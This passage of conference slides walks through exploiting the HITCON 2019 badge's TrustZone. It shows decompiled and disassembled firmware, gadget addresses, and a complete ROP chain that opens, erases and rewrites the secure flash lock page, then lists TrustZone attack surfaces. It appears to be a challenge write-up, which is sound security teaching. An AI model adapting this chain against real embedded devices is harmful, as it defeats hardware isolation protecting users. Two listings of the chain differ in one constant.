        v1 = sub_6FF4("writerecord: %d\n", v6);
        sub_1C94(v1);
        v7 = sub_1CB0(0x3F800);
        MEMORY[0x4000C000] |= 8u;
        if ( sub_1C10(0x3F800) )
            sub_70CC((int)"Erase Failed");
        v2 = sub_1CB0(0x3F800);
        sub_6FF4("[Secure]Lock Reg = [0x%08x]\n", v2);
        sub_1CE8(0x3F800, (1 << v6) | v7);
        v3 = sub_1CB0(0x3F800);
        v4 = sub_6FF4("[Secure]Lock Reg = [0x%08x]\n", v3);
        sub_1BF4(v4);
    }
    return 0;
}
```

How 2 Write Flash

- FMC - Flash Memory Controller
- `FMC_Open()`
- `FMC_ENABLE_AP_UPDATE()` : Macro
- `FMC_Erase()` for 1 page (0x800)
- `FMC_Write()`

How 2 Write Flash

- Reversing
- DO IT WITH ROP!

```
ROM:00000A58
ROM:00000A58 loc_A58
ROM:00000A58
ROM:00000A5C
ROM:00000A5E
ROM:00000A62
ROM:00000A64
ROM:00000A66
ROM:00000A68
ROM:00000A6A
ROM:00000A6E
ROM:00000A70
ROM:00000A72
ROM:00000A74
ROM:00000A76
ROM:00000A78
ROM:00000A7A
ROM:00000A7C
ROM:00000A80
ROM:00000A82
ROM:00000A84
ROM:00000A88
ROM:00000A8C
ROM:00000A8E
ROM:00000A92
ROM:00000A94
ROM:00000A96
ROM:00000A98
ROM:00000A9A
ROM:00000A9E
ROM:00000AA2
ROM:00000AA4
ROM:00000AA4 loc_AA4
ROM:00000AA6
ROM:00000AA8

MOVVS R3, #0x3F800 ; CODE XREF: sub_9F4+5A↑j
MOVVS R0, R3
BL sub_1CB0
MOVVS R2, R0
LDR R3, =aSecureLockReg0 ; "[Secure]Loc
MOVVS R1, R2
MOVVS R0, R3
BL sub_6FF4
MOVVS R2, #1
LDR R3, [R7, #0x10+var_C]
LSLS R2, R3
MOVVS R3, R2
MOVVS R2, R3
LDR R3, [R7, #0x10+var_4]
ORRS R2, R3
MOVVS R3, #0x3F800
MOVVS R1, R2
MOVVS R0, R3
BL sub_1CE8
MOVVS R3, #0x3F800
MOVVS R0, R3
BL sub_1CB0
MOVVS R2, R0
LDR R3, =aSecureLockReg0 ; "[Secure]Loc
MOVVS R1, R2
MOVVS R0, R3
BL sub_6FF4
BL sub_1BF4
MOVVS R3, #0

MOVVS R0, R3 ; CODE XREF: sub_9F4+22↑j
MOV SP, R7
ADD SP, SP, #0x10
```

ROP

- `ROPgadget --binary ./Secure_dump.bin --rawArch=arm --rawMode=32 --rawEndian=little --thumb`

ROP

secure_stack = 0x20003000

fmc_open = 0x1c95

fmc_write = 0x1ce9

fmc_erase = 0x1c11

pop_r7_pc = 0x2e0 + 1 # pop {r7, pc}

pop_r0_r1_pc = 0x44b4 + 1 # pop {r0, r1, pc}

pop_r0_r1_r2_r3_r4_pc = 0x4436 + 1 # pop {r0, r1, r2, r3, r4, pc}

orrs_r0_r2_pop_r4_r5_pc = 0xc7f6 + 1 # orrs r0, r2 ; pop {r4, r5, pc}

mov_lr_r3_bx_lr = 0xf718 + 1 # mov lr, r3 ; bx lr

store = 0xc9a4 + 1 # str r0, [r3] ; movs r0, r7 ; add sp, #0xc ; pop {r4, r5, r6, r7, pc}

load = 0x6e6e + 1 ; # ldr r0, [r3] ; bx lr

ROP

- `r3 = pop_r7_pc`
- `mov lr, r3`
 - `lr = pop_r7_pc`
- `fmc_open()`

```
pop_r0_r1_r2_r3_r4_pc,  
0, 1, 2, pop_r7_pc, 4,  
mov_lr_r3_bx_lr,  
0x7,
```

```
pop_r7_pc,  
0x7,  
fmc_open,  
0x7,
```


ROP

- $[0x4000c000] \mid = 8$

```
pop_r0_r1_r2_r3_r4_pc,  
0,  
1,  
8, # r2  
0x4000c000, # r3  
4,  
load, # ldr r0, [r3] ; bx lr  
0x7,  
  
orrs_r0_r2_pop_r4_r5_pc,  
4, 5,  
store,  
# str r0, [r3] ; movs r0, r7 ;  
# add sp, #0xc ; pop {r4, r5, r6, r7, pc}  
0, 0, 0, 4, 5, 6, 7,
```

ROP

- fmc_erase(0x40000 - 0x800)

```
pop_r0_r1_pc,  
0x40000 - 0x800,  
# locks secure flash address  
0,  
fmc_erase,  
0x7
```

ROP

- `fmc_write(0x40000-0x800, 0xf7ffffff)`
- `fmc_write(0x40000-0x700, 0xfacab00c)`

```
pop_r0_r1_pc,  
0x40000 - 0x800,  
0xf7ffffff,  
fmc_write,  
0x7,
```

```
pop_r0_r1_pc,  
0x40000 - 0x800 + 0x100,  
0xfacab00c,  
fmc_write
```

- ROP chain

```
pop_r0_r1_r2_r3_r4_pc,  
0, 1, 2, pop_r7_pc, 4,  
mov_lr_r3_bx_lr,  
0x7,
```

```
pop_r7_pc,  
0x7,  
fmc_open,  
0x7,
```

```
pop_r0_r1_r2_r3_r4_pc,  
0,  
1,  
8, # r2  
0x4000c000, # r3  
4,  
load, # ldr r0, [r3] ; bx lr  
0x7,
```

```
orrs_r0_r2_pop_r4_r5_pc,  
4, 5,  
store, # str r0, [r3] ; movs r0, r7 ; add sp, #0xc ; pop {r4, r5, r6, r7, pc}  
0, 0, 0, 4, 5, 6, 7,
```

```
pop_r0_r1_pc,  
0x40000 - 0x800, # locks secure flash address  
0,  
fmc_erase,  
0x7,
```

```
pop_r0_r1_pc,  
0x40000 - 0x800,  
0xf7ffffff,  
fmc_write,  
0x7,
```

```
pop_r0_r1_pc,  
0x40000 - 0x800 + 0x100,  
0xfacfb00c,  
fmc_write
```

Exploiting badge

- Try to trigger ROP chain payload
- Crash
- Crashing doesn't matter, flash already memorized. 😏
- Reset and enjoy special pattern!

Make TrustZone great again.


TZ attack surfaces

- TEE
- TA running in TrustZone
- Secure Boot component
 - Nintendo switch - early execution

TZ attack surfaces

- Binary source can get from other ways
- Third party
- Bypass checking
- `func(args)`
- Vulnerability

HITCON Badge challenge 2019



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Thanks! 😄



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